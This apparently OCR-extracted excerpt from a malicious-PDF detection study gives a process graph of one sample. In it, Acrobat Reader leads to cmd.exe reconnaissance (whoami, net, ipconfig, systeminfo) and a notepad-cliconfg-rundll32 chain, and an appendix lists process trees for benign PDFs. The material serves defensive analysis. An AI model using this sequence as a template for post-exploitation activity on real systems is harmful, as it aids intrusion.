
```
// Log
digraph {
        "1973_AcroRd32.exe" -> "1976_cmd.exe"
        "1976_cmd.exe" -> "1977_Spec.pdf"
        "1977_Spec.pdf" -> "2181_notepad.exe"
        "1977_Spec.pdf" -> "2178_cmd.exe"
        "1977_Spec.pdf" -> "2176_cmd.exe"
        "1977_Spec.pdf" -> "2165_cmd.exe"
        "1977_Spec.pdf" -> "2163_cmd.exe"
        "1977_Spec.pdf" -> "1993_cmd.exe"
        "1993_cmd.exe" -> "2054_whoami.exe"
        "1993_cmd.exe" -> "2049_tasklist.exe"
        "1993_cmd.exe" -> "2046_net.exe"
        "1993_cmd.exe" -> "2042_net.exe"
        "1993_cmd.exe" -> "2039_cmd.exe"
        "1993_cmd.exe" -> "2036_ipconfig.exe"
        "1993_cmd.exe" -> "2020_systeminfo.exe"
        "2042_net.exe" -> "2043_net1.exe"
        "2046_net.exe" -> "2047_net1.exe"
        "2163_cmd.exe" -> "2164_whoami.exe"
        "2165_cmd.exe" -> "2166_whoami.exe"
        "2176_cmd.exe" -> "2177_whoami.exe"
        "2178_cmd.exe" -> "2179_whoami.exe"
        "2181_notepad.exe" -> "2185_cliconfg.exe"
        "2181_notepad.exe" -> "2184_cliconfg.exe"
        "2185_cliconfg.exe" -> "2186_rundll32.exe"
}
```


✧The file with extension.pdf is the graph file, the nodes of the graph are represented by process.pid_executable




Appendix A (all the detection results):




benign5.pdf（1 頁）
搜尋
8676_AcroRd32.exe
8678_AdobeUpdater.exe


benign6.pdf（1 頁）
8699_AcroRd32.exe
8789_AdobeUpdater.exe
8709_iexplore.exe
8702_AdobeUpdater.exe
8921_WerFault.exe
8714_ie_to_edge_stub.exe
8710_iexplore.exe
8715_msedge.exe
8713_ie_to_edge_stub.exe
8746_msedge.exe
8745_msedge.exe
8744_msedge.exe
8716_msedge.exe
8902_ngentask.exe
8901_ngentask.exe


benign16.pdf (1頁)
搜尋
9005_AcroRd32.exe
9009_iexplore.exe
9012_ie_to_edge_stub.exe
9010_iexplore.exe
9013_msedge.exe
9011_ie_to_edge_stub.exe
9045_msedge.exe
9044_msedge.exe
9043_msedge.exe
9041_msedge.exe
9034_msedge.exe
9030_msedge.exe
9029_msedge.exe
9020_msedge.exe
9019_msedge.exe
9017_msedge.exe
9016_msedge.exe
9015_msedge.exe
9014_msedge.exe
9052_cookie_exporter.exe